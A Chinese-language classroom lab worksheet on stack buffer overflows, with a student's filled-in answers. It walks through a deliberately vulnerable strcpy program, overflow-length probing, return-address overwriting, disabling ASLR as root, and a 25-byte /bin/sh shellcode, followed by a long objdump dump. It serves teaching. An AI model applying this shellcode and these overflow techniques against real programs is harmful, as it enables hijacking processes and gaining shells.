理解栈地址溢出和 Shellcode

使用

本文档以通关方式撰写，完成一关进入下一关，请将需要填写的内容写在空白处。

概述

这个练习用来帮助大家理解栈溢出原理。这需要启动 Linux 操作系统，32 位。

GATE 1

用编辑器（vim 或其他）输入如下代码，命名为 ans_check2.c。

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_answer(char *ans) {

  int ans_flag = 0;
  char ans_buf[32]; //注意此行的变化

  printf("ans_buf is at address %p\n", &ans_buf);

  strcpy(ans_buf, ans);

  if (strcmp(ans_buf, "forty-two") == 0)
    ans_flag = 1;

  return ans_flag;

}

int main(int argc, char *argv[]) {

  if (argc < 2) {
    printf("Usage: %s <answer>\n", argv[0]);
    exit(0);
  }
  if (check_answer(argv[1])) {
    printf("Right answer!\n");
  } else {
    printf("Wrong answer!\n");
  }
}
```

这个代码与 ans_check.c 相似，不同的地方用蓝色粗体表示，请理解该代码的功能。（注意 check_answer 函数第二行的变化）

用如下指令编译该程序：

```
gcc ans_check2.c -g -z execstack -fno-stack-protector -o ans_check2
```

其中，选项“-z execstack”表示栈可以执行（栈中可以包含运行指令）。运行如下指令，将输出结果粘贴在空白处：

```
./ans_check2 forty-two
```

```
tos@tos211-vpc:~/Desktop/netsafe$ ./ans_check2 forty-two
ans_buf is at address 0xbf80dd0c
Right answer!
```

GATE 2

现在，用 python 语言产生输入，运行该程序。

```
./ans_check2 $(python -c "print '0'*5")
```

其中，`python -c "print '0'*5"`产生一个字符串`'00000'`(5 个 0)，通过修改其中的数字可以很容易的改变输入 0 的长度。

通过辅助 python 代码，我们可以发现 1)通过输入是否可以使程序的栈缓冲区溢出，2) 多长的输入能够使栈缓冲区溢出。

增加输入长度，直到程序因为 Segmentation fault 而退出。 将产生 Segmentation fault 的指令和结果粘贴在空白处。

```
tos@tos211-vpc:~/Desktop/netsafe$ ./ans_check2 $(python -c "print '0'*44")
ans_buf is at address 0xbfe1739c
Right answer!
Segmentation fault (core dumped)
```

GATE 3

Gate2 粗略地找到了栈溢出的输入长度，下面，我们将填入有意义的代码，进而劫持程序。

执行下面二进制反编译命令，将输出写在空白处。

```
objdump -D ans_check2 | grep -B 1 exit
```

```
tos@tos211-vpc:~/Desktop/netsafe$ objdump -D ans_check2 | grep -B 1 exit

080483a0 <exit@plt>:
--
 8048507:    c7 04 24 00 00 00 00      movl   $0x0,(%esp)
 804850e:    e8 8d fe ff ff            call   80483a0 <exit@plt>
```

其中，“-B 1”选项可以使 grep 命令输出包含“exit”行及前一行的信息。这两行代码能够让程序退出。我们将通过修改输入内容，让程序跳转到这两行代码执行，即直接令程序退出。

这里假设**这两行代码首地址**是 0xdeadbeef (**根据你的程序地址替换**)，执行如下命令：

./ans_check2 $(python -c "print '\xef\xbe\xad\xde'*N")

其中，**N 是多少，需要你来发现**。找到满足如下条件的 N：
1）程序能够正常退出；
2）退出时不输出答案正确或错误的信息；
3）没有 Segmentation fault 错误；
4）N 最短。

将你正确的结果连同正确结果的输入一并记录在空白处。

N 为 12。N 为 13 时无乱码输出，结果如下：

tos@tos211-vpc:~/Desktop/netsafe$ ./ans_check2 $(python -c "print '\x07\x85\x04\x08'*12")
ans_buf is at address 0xbfb9566c
 tos@tos211-vpc:~/Desktop/netsafe$

tos@tos211-vpc:~/Desktop/netsafe$ ./ans_check2 $(python -c "print '\x07\x85\x04\x08'*13")
ans_buf is at address 0xbffd5dbc

GATE 4

多次执行./ans_check2 forty-three 命令，观察每次的输出是否相同。

如果在 gdb 环境运行程序，每次输出是相同的，即程序自身缓冲区起始地址（printf 语句的输出）和实际的栈中缓冲区地址是一样的。

如果在 gdb 之外执行程序，它们的值可能是不同的，即**每次执行程序，程序 printf 输出的地址都不同**（说明分配的内存栈地址不同）。这是因为：系统可能使用了地址空间布局随机化 address space layout randomization (ASLR)，在 gdb 中，默认不开启 ASLR。

ASLR 是早期系统防范缓冲区溢出的方法之一，该方法已经可以被绕过。这里，我们暂时不研究高级技术，仅通过系统命令将该方法关闭。

执行如下命令：

```
cat /proc/sys/kernel/randomize_va_space # 记下该值 2
sudo su -
echo 0 > /proc/sys/kernel/randomize_va_space
exit
#你可以用 echo 语句写回原来的值  或者  重新启动恢复 ASLR 功能
```

你再执行“./ans_check2 forty-three” 等指令，每次执行的缓冲区地址将一样。记录这个地址：

```
tos@tos211-vpc:~/Desktop/netsafe$ ./ans_check2  forty-three
ans_buf is at address 0xbffff1fc
Wrong answer!
```

GATE 5

这里，将尝试在输入字符序列中添加可执行代码。

使用编辑器 vi 等写一个程序，存储为 stest.c，代码如下：

```
#include <stdlib.h>
//shell
char sc1[] ="\x31\xc0\x50\x68\x2f\x2f\x73\x68"
            "\x68\x2f\x62\x69\x6e\x89\xe3\x50"
           "\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";
int main()
{
  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)sc1;
}
```

用下列命令编译源代码：

gcc stest.c -g -z execstack -o stest

当你执行“./stest”时，你发现自己在一个新的 shell 里面，这个代码验证了 sc1[]中存储的 25 个字节启动了一个 shell。

可以对 stest 执行反汇编，查看 shellcode 的汇编代码。

```
objdump -D stest | less
```

-D 选项反编译文件中的全部内容。可以输入**/sc1 <enter>**定位到 sc1 内容，将 sc1 的反汇编内容拷贝到空白处。

```
stest:     file format elf32-i386


Disassembly of section .interp:

08048154 <.interp>:
 8048154:       2f                      das
 8048155:       6c                      insb   (%dx),%es:(%edi)
```

```
 8048156:       69 62 2f 6c 64 2d 6c  imul   $0x6c2d646c,0x2f(%edx),%esp
 804815d:       69 6e 75 78 2e 73 6f  imul   $0x6f732e78,0x75(%esi),%ebp
 8048164:       2e 32 00              xor    %cs:(%eax),%al

Disassembly of section .note.ABI-tag:

08048168 <.note.ABI-tag>:
 8048168:       04 00                 add    $0x0,%al
 804816a:       00 00                 add    %al,(%eax)
 804816c:       10 00                 adc    %al,(%eax)
 804816e:       00 00                 add    %al,(%eax)
 8048170:       01 00                 add    %eax,(%eax)
 8048172:       00 00                 add    %al,(%eax)
 8048174:       47              inc    %edi
 8048175:       4e              dec    %esi
 8048176:       55              push   %ebp
 8048177:       00 00                 add    %al,(%eax)
 8048179:       00 00                 add    %al,(%eax)
 804817b:       00 02                 add    %al,(%edx)
 804817d:       00 00                 add    %al,(%eax)
 804817f:       00 06                 add    %al,(%esi)
 8048181:       00 00                 add    %al,(%eax)
 8048183:       00 18                 add    %bl,(%eax)
 8048185:       00 00                 add    %al,(%eax)
        ...

Disassembly of section .note.gnu.build-id:

08048188 <.note.gnu.build-id>:
 8048188:       04 00                 add    $0x0,%al
 804818a:       00 00                 add    %al,(%eax)
 804818c:       14 00                 adc    $0x0,%al
 804818e:       00 00                 add    %al,(%eax)
 8048190:       03 00                 add    (%eax),%eax
 8048192:       00 00                 add    %al,(%eax)
 8048194:       47              inc    %edi
 8048195:       4e              dec    %esi
 8048196:       55              push   %ebp
 8048197:       00 65 36              add    %ah,0x36(%ebp)
 804819a:       e6 58                 out    %al,$0x58
 804819c:       4d              dec    %ebp
 804819d:       87 d9                 xchg   %ebx,%ecx
 804819f:       82              (bad)
 80481a0:       94              xchg   %eax,%esp
```

```
 80481a1:       86 30                   xchg   %dh,(%eax)
 80481a3:       c6 c0 cd                mov    $0xcd,%al
 80481a6:       5c              pop    %esp
 80481a7:       9d              popf
 80481a8:       c7              (bad)
 80481a9:       1e              push   %ds
 80481aa:       db              .byte 0xdb
 80481ab:       24              .byte 0x24

Disassembly of section .gnu.hash:

080481ac <.gnu.hash>:
 80481ac:       02 00                   add    (%eax),%al
 80481ae:       00 00                   add    %al,(%eax)
 80481b0:       03 00                   add    (%eax),%eax
 80481b2:       00 00                   add    %al,(%eax)
 80481b4:       01 00                   add    %eax,(%eax)
 80481b6:       00 00                   add    %al,(%eax)
 80481b8:       05 00 00 00 00          add    $0x0,%eax
 80481bd:       20 00                   and    %al,(%eax)
 80481bf:       20 00                   and    %al,(%eax)
 80481c1:       00 00                   add    %al,(%eax)
 80481c3:       00 03                   add    %al,(%ebx)
 80481c5:       00 00                   add    %al,(%eax)
 80481c7:       00              .byte 0x0
 80481c8:       ad              lods   %ds:(%esi),%eax
 80481c9:       4b              dec    %ebx
 80481ca:       e3 c0                   jecxz  804818c <_init-0x108>

Disassembly of section .dynsym:

080481cc <.dynsym>:
        ...
 80481dc:       01 00                   add    %eax,(%eax)
        ...
 80481e6:       00 00                   add    %al,(%eax)
 80481e8:       20 00                   and    %al,(%eax)
 80481ea:       00 00                   add    %al,(%eax)
 80481ec:       29 00                   sub    %eax,(%eax)
        ...
 80481f6:       00 00                   add    %al,(%eax)
 80481f8:       12 00                   adc    (%eax),%al
 80481fa:       00 00                   add    %al,(%eax)
 80481fc:       1a 00                   sbb    (%eax),%al
```

```
 80481fe:       00 00                   add    %al,(%eax)
 8048200:       9c              pushf
 8048201:       84 04 08                test   %al,(%eax,%ecx,1)
 8048204:       04 00                   add    $0x0,%al
 8048206:       00 00                   add    %al,(%eax)
 8048208:       11 00                   adc    %eax,(%eax)
 804820a:       0f              .byte 0xf
          ...

Disassembly of section .dynstr:

0804820c <.dynstr>:
 804820c:       00 5f 5f                add    %bl,0x5f(%edi)
 804820f:       67 6d                   insl   (%dx),%es:(%di)
 8048211:       6f              outsl  %ds:(%esi),(%dx)
 8048212:       6e              outsb  %ds:(%esi),(%dx)
 8048213:       5f              pop    %edi
 8048214:       73 74                   jae    804828a <_init-0xa>
 8048216:       61              popa
 8048217:       72 74                   jb     804828d <_init-0x7>
 8048219:       5f              pop    %edi
 804821a:       5f              pop    %edi
 804821b:       00 6c 69 62             add    %ch,0x62(%ecx,%ebp,2)
 804821f:       63 2e                   arpl   %bp,(%esi)
 8048221:       73 6f                   jae    8048292 <_init-0x2>
 8048223:       2e 36 00 5f 49          cs add %bl,%cs:%ss:0x49(%edi)
 8048228:       4f              dec    %edi
 8048229:       5f              pop    %edi
 804822a:       73 74                   jae    80482a0 <_init+0xc>
 804822c:       64 69 6e 5f 75 73 65    imul   $0x64657375,%fs:0x5f(%esi),%ebp
 8048233:       64
 8048234:       00 5f 5f                add    %bl,0x5f(%edi)
 8048237:       6c              insb   (%dx),%es:(%edi)
 8048238:       69 62 63 5f 73 74 61    imul   $0x6174735f,0x63(%edx),%esp
 804823f:       72 74                   jb     80482b5 <_init+0x21>
 8048241:       5f              pop    %edi
 8048242:       6d              insl   (%dx),%es:(%edi)
 8048243:       61              popa
 8048244:       69 6e 00 47 4c 49 42    imul   $0x42494c47,0x0(%esi),%ebp
 804824b:       43              inc    %ebx
 804824c:       5f              pop    %edi
 804824d:       32 2e                   xor    (%esi),%ch
 804824f:       30 00                   xor    %al,(%eax)
```

```
Disassembly of section .gnu.version:

08048252 <.gnu.version>:
 8048252:       00 00                   add    %al,(%eax)
 8048254:       00 00                   add    %al,(%eax)
 8048256:       02 00                   add    (%eax),%al
 8048258:       01 00                   add    %eax,(%eax)

Disassembly of section .gnu.version_r:

0804825c <.gnu.version_r>:
 804825c:       01 00                   add    %eax,(%eax)
 804825e:       01 00                   add    %eax,(%eax)
 8048260:       10 00                   adc    %al,(%eax)
 8048262:       00 00                   add    %al,(%eax)
 8048264:       10 00                   adc    %al,(%eax)
 8048266:       00 00                   add    %al,(%eax)
 8048268:       00 00                   add    %al,(%eax)
 804826a:       00 00                   add    %al,(%eax)
 804826c:       10 69 69                adc    %ch,0x69(%ecx)
 804826f:       0d 00 00 02 00          or     $0x20000,%eax
 8048274:       3b 00                   cmp    (%eax),%eax
 8048276:       00 00                   add    %al,(%eax)
 8048278:       00 00                   add    %al,(%eax)
        ...

Disassembly of section .rel.dyn:

0804827c <.rel.dyn>:
 804827c:       f0 9f             lock lahf
 804827e:       04 08                   add    $0x8,%al
 8048280:       06                push   %es
 8048281:       01 00                   add    %eax,(%eax)
        ...

Disassembly of section .rel.plt:

08048284 <.rel.plt>:
 8048284:       00 a0 04 08 07 01       add    %ah,0x1070804(%eax)
 804828a:       00 00                   add    %al,(%eax)
 804828c:       04 a0                   add    $0xa0,%al
 804828e:       04 08                   add    $0x8,%al
 8048290:       07                pop    %es
 8048291:       02 00                   add    (%eax),%al
```

```
        ...

Disassembly of section .init:

08048294 <_init>:
 8048294:       53                  push   %ebx
 8048295:       83 ec 08            sub    $0x8,%esp
 8048298:       e8 00 00 00 00      call   804829d <_init+0x9>
 804829d:       5b                  pop    %ebx
 804829e:       81 c3 57 1d 00 00   add    $0x1d57,%ebx
 80482a4:       8b 83 fc ff ff ff   mov    -0x4(%ebx),%eax
 80482aa:       85 c0               test   %eax,%eax
 80482ac:       74 05               je     80482b3 <_init+0x1f>
 80482ae:       e8 2d 00 00 00      call   80482e0 <__gmon_start__@plt>
 80482b3:       e8 d8 00 00 00      call   8048390 <frame_dummy>
 80482b8:       e8 93 01 00 00      call   8048450 <__do_global_ctors_aux>
 80482bd:       83 c4 08            add    $0x8,%esp
 80482c0:       5b                  pop    %ebx
 80482c1:       c3                  ret

Disassembly of section .plt:

080482d0 <__gmon_start__@plt-0x10>:
 80482d0:       ff 35 f8 9f 04 08   pushl  0x8049ff8
 80482d6:       ff 25 fc 9f 04 08   jmp    *0x8049ffc
 80482dc:       00 00               add    %al,(%eax)
        ...

080482e0 <__gmon_start__@plt>:
 80482e0:       ff 25 00 a0 04 08   jmp    *0x804a000
 80482e6:       68 00 00 00 00      push   $0x0
 80482eb:       e9 e0 ff ff ff      jmp    80482d0 <_init+0x3c>

080482f0 <__libc_start_main@plt>:
 80482f0:       ff 25 04 a0 04 08   jmp    *0x804a004
 80482f6:       68 08 00 00 00      push   $0x8
 80482fb:       e9 d0 ff ff ff      jmp    80482d0 <_init+0x3c>

Disassembly of section .text:

08048300 <_start>:
 8048300:       31 ed               xor    %ebp,%ebp
 8048302:       5e                  pop    %esi
 8048303:       89 e1               mov    %esp,%ecx
```

```
 8048305:    83 e4 f0                and    $0xfffffff0,%esp
 8048308:    50              push   %eax
 8048309:    54              push   %esp
 804830a:    52              push   %edx
 804830b:    68 40 84 04 08          push   $0x8048440
 8048310:    68 d0 83 04 08          push   $0x80483d0
 8048315:    51              push   %ecx
 8048316:    56              push   %esi
 8048317:    68 b4 83 04 08          push   $0x80483b4
 804831c:    e8 cf ff ff ff          call   80482f0 <__libc_start_main@plt>
 8048321:    f4              hlt
 8048322:    90              nop
 8048323:    90              nop
 8048324:    90              nop
 8048325:    90              nop
 8048326:    90              nop
 8048327:    90              nop
 8048328:    90              nop
 8048329:    90              nop
 804832a:    90              nop
 804832b:    90              nop
 804832c:    90              nop
 804832d:    90              nop
 804832e:    90              nop
 804832f:    90              nop

08048330 <__do_global_dtors_aux>:
 8048330:    55              push   %ebp
 8048331:    89 e5                   mov    %esp,%ebp
 8048333:    53              push   %ebx
 8048334:    83 ec 04                sub    $0x4,%esp
 8048337:    80 3d 2c a0 04 08 00    cmpb   $0x0,0x804a02c
 804833e:    75 3f                   jne    804837f <__do_global_dtors_aux+0x4f>
 8048340:    a1 30 a0 04 08          mov    0x804a030,%eax
 8048345:    bb 20 9f 04 08          mov    $0x8049f20,%ebx
 804834a:    81 eb 1c 9f 04 08       sub    $0x8049f1c,%ebx
 8048350:    c1 fb 02                sar    $0x2,%ebx
 8048353:    83 eb 01                sub    $0x1,%ebx
 8048356:    39 d8                   cmp    %ebx,%eax
 8048358:    73 1e                   jae    8048378 <__do_global_dtors_aux+0x48>
 804835a:    8d b6 00 00 00 00       lea    0x0(%esi),%esi
 8048360:    83 c0 01                add    $0x1,%eax
 8048363:    a3 30 a0 04 08          mov    %eax,0x804a030
 8048368:    ff 14 85 1c 9f 04 08    call   *0x8049f1c(,%eax,4)
```

```
 804836f:       a1 30 a0 04 08          mov    0x804a030,%eax
 8048374:       39 d8                   cmp    %ebx,%eax
 8048376:       72 e8                   jb     8048360 <__do_global_dtors_aux+0x30>
 8048378:       c6 05 2c a0 04 08 01    movb   $0x1,0x804a02c
 804837f:       83 c4 04                add    $0x4,%esp
 8048382:       5b              pop    %ebx
 8048383:       5d              pop    %ebp
 8048384:       c3              ret
 8048385:       8d 74 26 00             lea    0x0(%esi,%eiz,1),%esi
 8048389:       8d bc 27 00 00 00 00    lea    0x0(%edi,%eiz,1),%edi

08048390 <frame_dummy>:
 8048390:       55              push   %ebp
 8048391:       89 e5                   mov    %esp,%ebp
 8048393:       83 ec 18                sub    $0x18,%esp
 8048396:       a1 24 9f 04 08          mov    0x8049f24,%eax
 804839b:       85 c0                   test   %eax,%eax
 804839d:       74 12                   je     80483b1 <frame_dummy+0x21>
 804839f:       b8 00 00 00 00          mov    $0x0,%eax
 80483a4:       85 c0                   test   %eax,%eax
 80483a6:       74 09                   je     80483b1 <frame_dummy+0x21>
 80483a8:       c7 04 24 24 9f 04 08    movl   $0x8049f24,(%esp)
 80483af:       ff d0           call   *%eax
 80483b1:       c9              leave
 80483b2:       c3              ret
 80483b3:       90              nop

080483b4 <main>:
 80483b4:       55              push   %ebp
 80483b5:       89 e5                   mov    %esp,%ebp
 80483b7:       83 ec 10                sub    $0x10,%esp
 80483ba:       8d 45 fc                lea    -0x4(%ebp),%eax
 80483bd:       83 c0 08                add    $0x8,%eax
 80483c0:       89 45 fc                mov    %eax,-0x4(%ebp)
 80483c3:       8b 45 fc                mov    -0x4(%ebp),%eax
 80483c6:       ba 10 a0 04 08          mov    $0x804a010,%edx
 80483cb:       89 10                   mov    %edx,(%eax)
 80483cd:       c9              leave
 80483ce:       c3              ret
 80483cf:       90              nop

080483d0 <__libc_csu_init>:
 80483d0:       55              push   %ebp
 80483d1:       57              push   %edi
```

```
80483d2:    56              push   %esi
80483d3:    53              push   %ebx
80483d4:    e8 69 00 00 00      call   8048442 <__i686.get_pc_thunk.bx>
80483d9:    81 c3 1b 1c 00 00   add    $0x1c1b,%ebx
80483df:    83 ec 1c            sub    $0x1c,%esp
80483e2:    8b 6c 24 30         mov    0x30(%esp),%ebp
80483e6:    8d bb 20 ff ff ff   lea    -0xe0(%ebx),%edi
80483ec:    e8 a3 fe ff ff      call   8048294 <_init>
80483f1:    8d 83 20 ff ff ff   lea    -0xe0(%ebx),%eax
80483f7:    29 c7               sub    %eax,%edi
80483f9:    c1 ff 02            sar    $0x2,%edi
80483fc:    85 ff           test   %edi,%edi
80483fe:    74 29               je     8048429 <__libc_csu_init+0x59>
8048400:    31 f6               xor    %esi,%esi
8048402:    8d b6 00 00 00 00   lea    0x0(%esi),%esi
8048408:    8b 44 24 38         mov    0x38(%esp),%eax
804840c:    89 2c 24            mov    %ebp,(%esp)
804840f:    89 44 24 08         mov    %eax,0x8(%esp)
8048413:    8b 44 24 34         mov    0x34(%esp),%eax
8048417:    89 44 24 04         mov    %eax,0x4(%esp)
804841b:    ff 94 b3 20 ff ff ff    call   *-0xe0(%ebx,%esi,4)
8048422:    83 c6 01            add    $0x1,%esi
8048425:    39 fe               cmp    %edi,%esi
8048427:    75 df               jne    8048408 <__libc_csu_init+0x38>
8048429:    83 c4 1c            add    $0x1c,%esp
804842c:    5b              pop    %ebx
804842d:    5e              pop    %esi
804842e:    5f              pop    %edi
804842f:    5d              pop    %ebp
8048430:    c3              ret
8048431:    eb 0d               jmp    8048440 <__libc_csu_fini>
8048433:    90              nop
8048434:    90              nop
8048435:    90              nop
8048436:    90              nop
8048437:    90              nop
8048438:    90              nop
8048439:    90              nop
804843a:    90              nop
804843b:    90              nop
804843c:    90              nop
804843d:    90              nop
804843e:    90              nop
804843f:    90              nop
```

```
08048440 <__libc_csu_fini>:
 8048440:       f3 c3                   repz ret

08048442 <__i686.get_pc_thunk.bx>:
 8048442:       8b 1c 24                mov    (%esp),%ebx
 8048445:       c3              ret
 8048446:       90              nop
 8048447:       90              nop
 8048448:       90              nop
 8048449:       90              nop
 804844a:       90              nop
 804844b:       90              nop
 804844c:       90              nop
 804844d:       90              nop
 804844e:       90              nop
 804844f:       90              nop

08048450 <__do_global_ctors_aux>:
 8048450:       55              push   %ebp
 8048451:       89 e5                   mov    %esp,%ebp
 8048453:       53              push   %ebx
 8048454:       83 ec 04                sub    $0x4,%esp
 8048457:       a1 14 9f 04 08          mov    0x8049f14,%eax
 804845c:       83 f8 ff                cmp    $0xffffffff,%eax
 804845f:       74 13                   je     8048474 <__do_global_ctors_aux+0x24>
 8048461:       bb 14 9f 04 08          mov    $0x8049f14,%ebx
 8048466:       66 90                   xchg   %ax,%ax
 8048468:       83 eb 04                sub    $0x4,%ebx
 804846b:       ff d0           call   *%eax
 804846d:       8b 03                   mov    (%ebx),%eax
 804846f:       83 f8 ff                cmp    $0xffffffff,%eax
 8048472:       75 f4                   jne    8048468 <__do_global_ctors_aux+0x18>
 8048474:       83 c4 04                add    $0x4,%esp
 8048477:       5b              pop    %ebx
 8048478:       5d              pop    %ebp
 8048479:       c3              ret
 804847a:       90              nop
 804847b:       90              nop

Disassembly of section .fini:

0804847c <_fini>:
 804847c:       53              push   %ebx
```

```
 804847d:       83 ec 08                sub    $0x8,%esp
 8048480:       e8 00 00 00 00          call   8048485 <_fini+0x9>
 8048485:       5b                      pop    %ebx
 8048486:       81 c3 6f 1b 00 00       add    $0x1b6f,%ebx
 804848c:       e8 9f fe ff ff          call   8048330 <__do_global_dtors_aux>
 8048491:       83 c4 08                add    $0x8,%esp
 8048494:       5b                      pop    %ebx
 8048495:       c3                      ret

Disassembly of section .rodata:

08048498 <_fp_hw>:
 8048498:       03 00                   add    (%eax),%eax
        ...

0804849c <_IO_stdin_used>:
 804849c:       01 00                   add    %eax,(%eax)
 804849e:       02 00                   add    (%eax),%al

Disassembly of section .eh_frame_hdr:

080484a0 <.eh_frame_hdr>:
 80484a0:       01 1b                   add    %ebx,(%ebx)
 80484a2:       03 3b                   add    (%ebx),%edi
 80484a4:       30 00                   xor    %al,(%eax)
 80484a6:       00 00                   add    %al,(%eax)
 80484a8:       05 00 00 00 30          add    $0x30000000,%eax
 80484ad:       fe                      (bad)
 80484ae:       ff                      (bad)
 80484af:       ff 4c 00 00             decl   0x0(%eax,%eax,1)
 80484b3:       00 14 ff                add    %dl,(%edi,%edi,8)
 80484b6:       ff                      (bad)
 80484b7:       ff 70 00                pushl  0x0(%eax)
 80484ba:       00 00                   add    %al,(%eax)
 80484bc:       30 ff                   xor    %bh,%bh
 80484be:       ff                      (bad)
 80484bf:       ff 90 00 00 00 a0       call   *-0x60000000(%eax)
 80484c5:       ff                      (bad)
 80484c6:       ff                      (bad)
 80484c7:       ff cc                   dec    %esp
 80484c9:       00 00                   add    %al,(%eax)
 80484cb:       00 a2 ff ff ff e0       add    %ah,-0x1f000001(%edx)
 80484d1:       00 00                   add    %al,(%eax)
        ...
```

```
Disassembly of section .eh_frame:

080484d4 <__FRAME_END__-0xc0>:
 80484d4:       14 00                   adc    $0x0,%al
 80484d6:       00 00                   add    %al,(%eax)
 80484d8:       00 00                   add    %al,(%eax)
 80484da:       00 00                   add    %al,(%eax)
 80484dc:       01 7a 52                add    %edi,0x52(%edx)
 80484df:       00 01                   add    %al,(%ecx)
 80484e1:       7c 08                   jl     80484eb <_IO_stdin_used+0x4f>
 80484e3:       01 1b                   add    %ebx,(%ebx)
 80484e5:       0c 04                   or     $0x4,%al
 80484e7:       04 88                   add    $0x88,%al
 80484e9:       01 00                   add    %eax,(%eax)
 80484eb:       00 20                   add    %ah,(%eax)
 80484ed:       00 00                   add    %al,(%eax)
 80484ef:       00 1c 00                add    %bl,(%eax,%eax,1)
 80484f2:       00 00                   add    %al,(%eax)
 80484f4:       dc fd                   fdivr  %st,%st(5)
 80484f6:       ff              (bad)
 80484f7:       ff 30           pushl  (%eax)
 80484f9:       00 00                   add    %al,(%eax)
 80484fb:       00 00                   add    %al,(%eax)
 80484fd:       0e              push   %cs
 80484fe:       08 46 0e                or     %al,0xe(%esi)
 8048501:       0c 4a                   or     $0x4a,%al
 8048503:       0f 0b                   ud2
 8048505:       74 04                   je     804850b <_IO_stdin_used+0x6f>
 8048507:       78 00                   js     8048509 <_IO_stdin_used+0x6d>
 8048509:       3f              aas
 804850a:       1a 3b                   sbb    (%ebx),%bh
 804850c:       2a 32                   sub    (%edx),%dh
 804850e:       24 22                   and    $0x22,%al
 8048510:       1c 00                   sbb    $0x0,%al
 8048512:       00 00                   add    %al,(%eax)
 8048514:       40              inc    %eax
 8048515:       00 00                   add    %al,(%eax)
 8048517:       00 9c fe ff ff 1b 00     add    %bl,0x1bffff(%esi,%edi,8)
 804851e:       00 00                   add    %al,(%eax)
 8048520:       00 41 0e                add    %al,0xe(%ecx)
 8048523:       08 85 02 42 0d 05       or     %al,0x50d4202(%ebp)
 8048529:       57              push   %edi
 804852a:       c5 0c 04                lds    (%esp,%eax,1),%ecx
```

```
804852d:    04 00                add    $0x0,%al
804852f:    00 38                add    %bh,(%eax)
8048531:    00 00                add    %al,(%eax)
8048533:    00 60 00             add    %ah,0x0(%eax)
8048536:    00 00                add    %al,(%eax)
8048538:    98          cwtl
8048539:    fe          (bad)
804853a:    ff          (bad)
804853b:    ff 61 00             jmp    *0x0(%ecx)
804853e:    00 00                add    %al,(%eax)
8048540:    00 41 0e             add    %al,0xe(%ecx)
8048543:    08 85 02 41 0e 0c    or     %al,0xc0e4102(%ebp)
8048549:    87 03                xchg   %eax,(%ebx)
804854b:    41          inc    %ecx
804854c:    0e          push   %cs
804854d:    10 86 04 41 0e 14    adc    %al,0x140e4104(%esi)
8048553:    83 05 4e 0e 30 02 4a addl   $0x4a,0x2300e4e
804855a:    0e          push   %cs
804855b:    14 41                adc    $0x41,%al
804855d:    0e          push   %cs
804855e:    10 c3                adc    %al,%bl
8048560:    41          inc    %ecx
8048561:    0e          push   %cs
8048562:    0c c6                or     $0xc6,%al
8048564:    41          inc    %ecx
8048565:    0e          push   %cs
8048566:    08 c7                or     %al,%bh
8048568:    41          inc    %ecx
8048569:    0e          push   %cs
804856a:    04 c5                add    $0xc5,%al
804856c:    10 00                adc    %al,(%eax)
804856e:    00 00                add    %al,(%eax)
8048570:    9c          pushf
8048571:    00 00                add    %al,(%eax)
8048573:    00 cc                add    %cl,%ah
8048575:    fe          (bad)
8048576:    ff          (bad)
8048577:    ff 02       incl   (%edx)
8048579:    00 00                add    %al,(%eax)
804857b:    00 00                add    %al,(%eax)
804857d:    00 00                add    %al,(%eax)
804857f:    00 10                add    %dl,(%eax)
8048581:    00 00                add    %al,(%eax)
8048583:    00 b0 00 00 00 ba    add    %dh,-0x46000000(%eax)
```

```
 8048589:       fe                (bad)
 804858a:       ff                (bad)
 804858b:       ff 04 00                incl   (%eax,%eax,1)
 804858e:       00 00                   add    %al,(%eax)
 8048590:       00 00                   add    %al,(%eax)
        ...

08048594 <__FRAME_END__>:
 8048594:       00 00                   add    %al,(%eax)
        ...

Disassembly of section .ctors:

08049f14 <__CTOR_LIST__>:
 8049f14:       ff                (bad)
 8049f15:       ff                (bad)
 8049f16:       ff                (bad)
 8049f17:       ff 00             incl   (%eax)

08049f18 <__CTOR_END__>:
 8049f18:       00 00                   add    %al,(%eax)
        ...

Disassembly of section .dtors:

08049f1c <__DTOR_LIST__>:
 8049f1c:       ff                (bad)
 8049f1d:       ff                (bad)
 8049f1e:       ff                (bad)
 8049f1f:       ff 00             incl   (%eax)

08049f20 <__DTOR_END__>:
 8049f20:       00 00                   add    %al,(%eax)
        ...

Disassembly of section .jcr:

08049f24 <__JCR_END__>:
 8049f24:       00 00                   add    %al,(%eax)
        ...

Disassembly of section .dynamic:

08049f28 <_DYNAMIC>:
```

```
8049f28:    01 00                add    %eax,(%eax)
8049f2a:    00 00                add    %al,(%eax)
8049f2c:    10 00                adc    %al,(%eax)
8049f2e:    00 00                add    %al,(%eax)
8049f30:    0c 00                or     $0x0,%al
8049f32:    00 00                add    %al,(%eax)
8049f34:    94              xchg   %eax,%esp
8049f35:    82              (bad)
8049f36:    04 08                add    $0x8,%al
8049f38:    0d 00 00 00 7c       or     $0x7c000000,%eax
8049f3d:    84 04 08             test   %al,(%eax,%ecx,1)
8049f40:    f5              cmc
8049f41:    fe              (bad)
8049f42:    ff 6f ac             ljmp   *-0x54(%edi)
8049f45:    81 04 08 05 00 00 00 addl   $0x5,(%eax,%ecx,1)
8049f4c:    0c 82                or     $0x82,%al
8049f4e:    04 08                add    $0x8,%al
8049f50:    06              push   %es
8049f51:    00 00                add    %al,(%eax)
8049f53:    00 cc                add    %cl,%ah
8049f55:    81 04 08 0a 00 00 00 addl   $0xa,(%eax,%ecx,1)
8049f5c:    45              inc    %ebp
8049f5d:    00 00                add    %al,(%eax)
8049f5f:    00 0b                add    %cl,(%ebx)
8049f61:    00 00                add    %al,(%eax)
8049f63:    00 10                add    %dl,(%eax)
8049f65:    00 00                add    %al,(%eax)
8049f67:    00 15 00 00 00 00    add    %dl,0x0
8049f6d:    00 00                add    %al,(%eax)
8049f6f:    00 03                add    %al,(%ebx)
8049f71:    00 00                add    %al,(%eax)
8049f73:    00 f4                add    %dh,%ah
8049f75:    9f              lahf
8049f76:    04 08                add    $0x8,%al
8049f78:    02 00                add    (%eax),%al
8049f7a:    00 00                add    %al,(%eax)
8049f7c:    10 00                adc    %al,(%eax)
8049f7e:    00 00                add    %al,(%eax)
8049f80:    14 00                adc    $0x0,%al
8049f82:    00 00                add    %al,(%eax)
8049f84:    11 00                adc    %eax,(%eax)
8049f86:    00 00                add    %al,(%eax)
8049f88:    17              pop    %ss
8049f89:    00 00                add    %al,(%eax)
```

```
 8049f8b:       00 84 82 04 08 11 00 add    %al,0x110804(%edx,%eax,4)
 8049f92:       00 00                add    %al,(%eax)
 8049f94:       7c 82                jl     8049f18 <__CTOR_END__>
 8049f96:       04 08                add    $0x8,%al
 8049f98:       12 00                adc    (%eax),%al
 8049f9a:       00 00                add    %al,(%eax)
